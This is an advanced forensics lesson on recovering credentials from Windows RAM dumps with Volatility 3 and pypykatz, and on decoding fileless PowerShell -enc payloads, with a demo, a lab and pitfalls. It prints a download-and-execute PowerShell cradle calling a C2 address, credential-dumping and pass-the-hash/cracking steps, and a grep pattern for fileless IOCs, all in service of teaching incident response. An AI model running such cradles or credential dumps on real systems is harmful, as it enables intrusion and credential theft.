Lesson 6.4: Extracting credentials and fileless PowerShell payloads from RAM
This is why many cases live or die on a RAM dump. Credentials sit in the memory of lsass.exe as hashes, sometimes even plaintext; commands typed in the console are still in conhost’s region; and a whole fileless attack chain can leave not one byte on disk, existing only in RAM until the reboot. Turn the machine off and it is gone. This lesson gathers all of that and closes the memory forensics part with the question an incident most often asks: what credentials did the attacker get, and what was the real payload.
 SAM/LSA/lsass give credentials; a PowerShell -enc string decodes through base64 and UTF-16LE to a C2 command.
Level: advanced, about 75 minutes. Prerequisites: Lessons 6.2 and 6.3. Understanding NTLM hashes and pass-the-hash is an advantage. Tools: Volatility 3 (windows.hashdump, windows.lsadump, windows.cachedump, windows.cmdline, windows.memmap, windows.dumpfiles), pypykatz, strings, base64, iconv.
Goals
You will extract local account NTLM hashes with hashdump (needs SAM + SYSTEM in the dump), pull LSA secrets and cached domain credentials with lsadump and cachedump, and dump lsass.exe memory and run pypykatz to dig credentials deeper. You will rebuild console commands and PowerShell history from memory, decode a PowerShell -enc string (base64 UTF-16LE) into the real command, and extract a process’s memory (memmap) and cached files (dumpfiles) to disk for inspection.
Theory
Where credentials live in RAM
1
2
3
4
5
6
7
8
Source                    What you get                         Vol3 plugin
SAM hive (in memory)      NTLM hash of LOCAL accounts          windows.hashdump
LSA secrets               Service account passwords, DPAPI,    windows.lsadump
                          auto-logon password, cached secrets
MSCache / MSCASHv2        Cached domain credential hash         windows.cachedump
                          (to log in when the DC is unreachable)
lsass.exe process memory  NTLM hash, Kerberos tickets,         dump with memmap
                          sometimes plaintext (old Windows/config) then pypykatz
Tell apart two things that are easy to confuse: hashdump gets the hash of local accounts (from SAM), good for pass-the-hash or offline cracking. cachedump gets the hash of domain credentials cached on the machine (the MSCASHv2 format, much slower to crack, not usable for pass-the-hash). lsadump gets the LSA secrets, where the plaintext password of a service account and DPAPI keys often surface.
On plaintext: Mimikatz is famous for digging the clear password out of wdigest in lsass. Newer Windows (8.1+ with KB2871997, and by default from Win10) disables storing plaintext wdigest, so usually only the hash remains. But if the machine has UseLogonCredential=1 turned back on or is an old build, the plaintext is still there. Volatility 3 core does not dig plaintext the Mimikatz way; the approach is to dump lsass and hand it to pypykatz.
Console and PowerShell command history
When someone types commands in cmd/PowerShell, conhost.exe (and on older builds csrss.exe) keeps the command buffer in memory. Extracting it means reading verbatim what the attacker typed, including commands already removed from the on-disk history:
1
2
3
4
5
cmdline (Vol3 windows.cmdline)  the launch command line of each process (has PowerShell's -enc)
console history                 Vol2 has cmdscan and consoles (scanning conhost/csrss)
                                reads both typed commands and displayed output
PSReadLine (on disk)            C:\Users\<u>\AppData\Roaming\Microsoft\Windows\
                                PowerShell\PSReadLine\ConsoleHost_history.txt
cmdline gives the launch command; console history gives the whole interactive session. The two complement each other: an attacker runs an encoded PowerShell command (seen in cmdline) then types more in the interactive session (seen only by console history or strings).
What fileless is, and why RAM is the only place to catch it
Fileless means the payload is not written to disk as an executable file: it loads straight into memory and runs. The classic sample:
1
2
3
4
5
6
powershell -nop -w hidden -enc <base64>
  decodes to:  IEX (New-Object Net.WebClient).DownloadString('http://C2/a.ps1')
  -> download a script from C2 and IEX (Invoke-Expression) run it straight in RAM, never touching disk.

Or reflective loading: [Reflection.Assembly]::Load(<byte[]>) loads a .NET assembly
from a byte array in memory; an AMSI bypass dodges scanning.
On disk you only see (at best) a line in PSReadLine or Event ID 4104 (Script Block Logging) if it was enabled. The payload itself, the variables, the C2 string, the loaded assembly, only RAM keeps them. That is why this lesson connects directly to fileless.
Decoding -enc
PowerShell’s -EncodedCommand parameter (abbreviated -enc) is a base64 of the command string in UTF-16LE (Unicode little-endian), not ASCII. To decode correctly you must base64-decode first then convert the encoding from UTF-16LE; skip the iconv step and you get a string with interleaved null bytes that looks like garbage.
Extracting data to disk: memmap and dumpfiles
1
2
3
4
5
windows.memmap --pid N --dump    Dump ALL of process N's memory to a .dmp file
                                 (for lsass -> pypykatz, or for strings/yara)
windows.dumpfiles --pid N        Extract the FILES currently cached/mapped in process N's memory
                                 (DLL, EXE, an open document)
windows.dumpfiles --virtaddr A   Extract the file at a specific virtual address
memmap gives you the raw RAM block of a process to dig with another tool. dumpfiles rebuilds a file from Windows’s cache, a way to recover a payload already deleted from disk but still in the file cache.
Demo
Continuing the case: the dump memory.raw, where we know PowerShell PID 3120 ran -enc, and lsass is suspected to have been touched. Work on a copy.
Local account NTLM hashes
1
vol -f /evidence/memory.raw windows.hashdump
1
2
3
User            rid   lmhash                            nthash
Administrator   500   aad3b435...                       31d6cfe0d16ae931b73c59d7e0c089c0
an              1001  aad3b435...                       8846f7eaee8fb117ad06bdd830b7586c
Take nthash for pass-the-hash or offline cracking (hashcat mode 1000). The hash 8846f7... is the NTLM of the string “password”, a classic example of a password that is far too weak.
LSA secrets and cached domain credentials
1
2
3
4
5
# LSA secrets: often surfaces a service account plaintext, DPAPI, auto-logon
vol -f /evidence/memory.raw windows.lsadump

# Cached domain hash (MSCASHv2), crack with hashcat mode 2100
vol -f /evidence/memory.raw windows.cachedump
In the case, lsadump returns a secret DefaultPassword (the machine has auto-logon on), exposing the password of a domain account directly in clear. That is the strongest credential obtained.
Dump lsass then pypykatz
1
2
3
4
5
6
7
8
# Find the lsass PID
vol -f /evidence/memory.raw windows.pslist | grep -i lsass    # suppose PID 672

# Dump all of lsass's memory to a file
vol -o /out -f /evidence/memory.raw windows.memmap --pid 672 --dump

# Hand the dump to pypykatz to dig credentials
pypykatz lsa minidump /out/pid.672.dmp
pypykatz reads the lsass structures in the dump file and prints NTLM, SHA1, Kerberos tickets, and plaintext if any remains. This is the path Volatility core cannot do for you.
Command line and console history
1
2
3
4
5
6
# The command line of every PowerShell and shell branch
vol -f /evidence/memory.raw windows.cmdline | grep -iE "powershell|cmd|rundll32|mshta"

# If using Vol2 with this dump, extract the console history:
# vol2.py -f memory.raw --profile=Win10x64 cmdscan
# vol2.py -f memory.raw --profile=Win10x64 consoles
Decode the -enc payload
Take the base64 string from the cmdline of PID 3120 (Lesson 6.2), then:
1
2
echo 'SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkA...' \
  | base64 -d | iconv -f UTF-16LE -t UTF-8
1
IEX (New-Object Net.WebClient).DownloadString('http://203.0.113.44/a.ps1')
The intent shows immediately: download a.ps1 from C2 203.0.113.44 and run it straight in memory. This confirms fileless, and the IP matches the C2 from Lesson 6.2.
Hunt fileless marks with strings and extract cached files
1
2
3
4
5
6
7
# Dump all of the PowerShell process's RAM then grep for fileless IOCs
vol -o /out -f /evidence/memory.raw windows.memmap --pid 3120 --dump
strings -el /out/pid.3120.dmp | grep -iE \
  "DownloadString|FromBase64String|IEX|Reflection.Assembly|AmsiScanBuffer|203.0.113.44"

# Extract files still cached in memory (for example the payload deleted from disk)
vol -o /out -f /evidence/memory.raw windows.dumpfiles --pid 3120
strings -el reads 16-bit Unicode strings (PowerShell often keeps strings in this form). Catching AmsiScanBuffer suggests an AMSI bypass, and DownloadString plus the C2 IP confirm the attack chain. dumpfiles can rebuild a.ps1 itself if it was ever cached.
Lab
There is a runnable lab under labs/6.4/: a process holds a password, a token, an NTLM-style hash line, and a PowerShell-style -enc string (all FAKE and harmless) in RAM. capture.py captures its memory; solve.sh digs the credentials out with strings/grep and decodes the -enc string (base64 UTF-16LE) into the real command. See labs/6.4/README.md, with the real output in labs/6.4/transcript.txt.
- Run locally:
1
2
3
cd labs/6.4
DUMPDIR=_dump python3 -I capture.py   # capture the process memory
DUMPDIR=_dump bash solve.sh           # dig credentials + decode -enc
Task: dig
password=/api_token=out of the dump, decode the-encstring correctly (base64 -d | iconv -f UTF-16LE), and explain why a secret must be in clear form in RAM. - Volatility branch (your own legitimate Windows RAM image): do NOT download sample images with malware. When you have a legitimate image, run exactly these commands:
vol -f mem.raw windows.hashdumpto extract local NTLM hashes; crack with hashcat (a small wordlist) to confirm the process.vol -f mem.raw windows.lsadumpto find whether auto-logon exposes a DefaultPassword.vol -o out -f mem.raw windows.memmap --pid <lsass_pid> --dumpthenpypykatz lsa minidump, and compare with hashdump.vol -f mem.raw windows.cmdlineto get the-encstring and decode it into the real command.- Write a conclusion: which credential was exposed, what the fileless payload does, what the network IOC is.
- Hint: if decoding
-encgives a string with interleaved null characters, you forgot theiconv -f UTF-16LEstep. If hashdump is empty, check whether the image contains SAM/SYSTEM (some partial images are missing the hive).
Common pitfalls
- Expecting hashdump to give plaintext. It gives an NTLM hash; plaintext must come through lsadump or pypykatz on an lsass dump.
- Confusing cachedump with hashdump: a cached domain hash (MSCASHv2) cannot do pass-the-hash, only cracking.
- Decoding
-encwith base64 then reading directly, getting a string with null bytes; you forgot UTF-16LE. stringsby default catches only ASCII; PowerShell often keeps Unicode strings so you needstrings -el.- A partial dump missing the SAM/SYSTEM hive leaves hashdump empty; do not blame the tool.
- Taking a credential then using it to log in to a system outside the investigation scope. A dug-out credential is evidence, not a ticket into someone else’s house.
- Forgetting that all of this is only legal on a dump of a system you are authorized to investigate.
Further reading
- “The Art of Memory Forensics”, the chapter on credentials and the registry in memory.
- The pypykatz documentation (SkelSec) and the Mimikatz wiki (gentilkiwi) to understand the credential structures in lsass.
- The Volatility 3 documentation: windows.hashdump, windows.lsadump, windows.cachedump, windows.memmap, windows.dumpfiles.
- MITRE ATT&CK: T1003 (OS Credential Dumping), T1003.001 (LSASS Memory), T1059.001 (PowerShell), T1620 (Reflective Code Loading), T1562.001 (Impair Defenses: AMSI).
- Microsoft, the documentation on PowerShell Script Block Logging (Event 4104) and PSReadLine history.
Key takeaways
hashdumpequals local NTLM (pass-the-hash/crack).cachedumpequals MSCASHv2 domain (crack only).lsadumpequals LSA secrets, often exposing service account plaintext.- Plaintext wdigest is usually off on newer Windows; to dig deeper, dump lsass (
memmap) then pypykatz. cmdlinegives the launch command line; console history (Vol2 cmdscan/consoles) gives the interactive session.- PowerShell’s
-encis base64 of UTF-16LE: you mustbase64 -d | iconv -f UTF-16LE. - Fileless lives only in RAM: hunt it with strings (DownloadString, IEX, Reflection.Assembly, AMSI).
memmap --dumppulls a process’s RAM to a file;dumpfilesrebuilds a cached file, even a deleted payload.